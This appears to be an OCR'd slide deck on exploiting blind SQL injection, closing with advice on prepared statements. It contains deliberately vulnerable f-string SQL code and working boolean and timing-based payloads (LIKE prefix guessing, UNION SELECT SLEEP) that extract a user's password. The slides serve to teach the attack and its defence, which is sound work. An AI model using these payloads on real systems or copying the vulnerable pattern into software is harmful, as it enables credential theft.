
Exploiting blind SQLi



```
name=ben' AND password LIKE 'b%' #
```

```
name, password =
   request.GET['name'],
   request.GET['password']
cur.execute(f"SELECT * FROM
users
WHERE name='{name}' AND
password='{password}'")
if cur.rowcount == 0:
  return 'NOK'
else:
  return 'OK'
```

Exploiting blind SQLi




```
name, password =
   request.GET['name'],
   request.GET['password']
cur.execute(f"SELECT * FROM
users
WHERE name='{name}' AND
password='{password}'")
if cur.rowcount == 0:
  return 'NOK'
else:
  return 'OK'
```

```
name=ben' AND password LIKE 'ba%' #
```

```
NOK
```

Exploiting blind SQLi




```
name=ben' AND password LIKE 'bb%' #
```

```
NOK
```

```python
name, password =
   request.GET['name'],
   request.GET['password']
cur.execute(f"SELECT * FROM
users
WHERE name='{name}' AND
password='{password}'")
if cur.rowcount == 0:
  return 'NOK'
else:
  return 'OK'
```

Exploiting blind SQLi




```
name, password =
   request.GET['name'],
   request.GET['password']
cur.execute(f"SELECT * FROM
users
WHERE name='{name}' AND
password='{password}'")
if cur.rowcount == 0:
  return 'NOK'
else:
  return 'OK'
```

```
name=ben' AND password LIKE 'bc%' #
```


```
NOK
```

Exploiting blind SQLi



```
name, password =
   request.GET['name'],
   request.GET['password']
cur.execute(f"SELECT * FROM
users
WHERE name='{name}' AND
password='{password}'")
if cur.rowcount == 0:
  return 'NOK'
else:
  return 'OK'
```

Exploiting blind SQLi



```
name=ben' AND password LIKE 'be%' #
```

```
OK
```

```
name, password =
   request.GET['name'],
   request.GET['password']
cur.execute(f"SELECT * FROM
users
WHERE name='{name}' AND
password='{password}'")
if cur.rowcount == 0:
  return 'NOK'
else:
  return 'OK'
```

Optimizing blind SQLi

- Bruteforcing every single character runs at O(n*m)
  - string of length n, m different characters to consider
- Faster option: binary search
  - convert character to ASCII value
  - apply regular binary search
  - runtime O(n * log m)
- Hacky alternative: reduce character set first
  - WHERE password LIKE '%a%', ... LIKE '%b%', ...
  - reduces the m different characters

Other blind SQLi?!


```
cur.execute(f"SELECT 1 FROM
posts WHERE author=
'{request.GET['author']}'")

return "OK"
```

Timing-based blind SQLi

- Learn bit of information even if output does not change based on query
  - leverage timing instead
- Combine conditional with function that takes more time
  - `IF(conditional, then, else)`
  - `SLEEP(seconds)`
  - `SELECT SLEEP(1) FROM …`
- Measure time it takes to answer request

```
cur.execute(f"SELECT 1 FROM
posts WHERE author=
'{request.GET['author']}'")

return "OK"
```

Exploiting timing-based blind SQLi



```
cur.execute(f"SELECT
1 FROM
posts WHERE author=
'{request.GET['autho
r']}'")

return "OK"
```

```
name=foo' UNION SELECT SLEEP(1) FROM users
WHERE user='ben' AND MID(pass, 1, 1) = 'a'#
```

```
SELECT 1 FROM posts WHERE author='foo' UNION
SELECT SLEEP(1) FROM users WHERE user='ben' AND
MID(pass, 1, 1) = 'a' # '
```

Preventing SQL injection

- SQL injection occurs due to improper separation between code and data
  - same as almost any injection flaw (e.g., XSS, Buffer Overflows, ...)
- Optimal solution: prepared statements
  - separates code and data
  - server-side prepared statements increase performance
    - query planner must only be run once
  - many libraries only use client-side prepared statements (e.g., pymysql)
    - secure, but no performance benefit
- Beware of trying to build prepared statements yourself

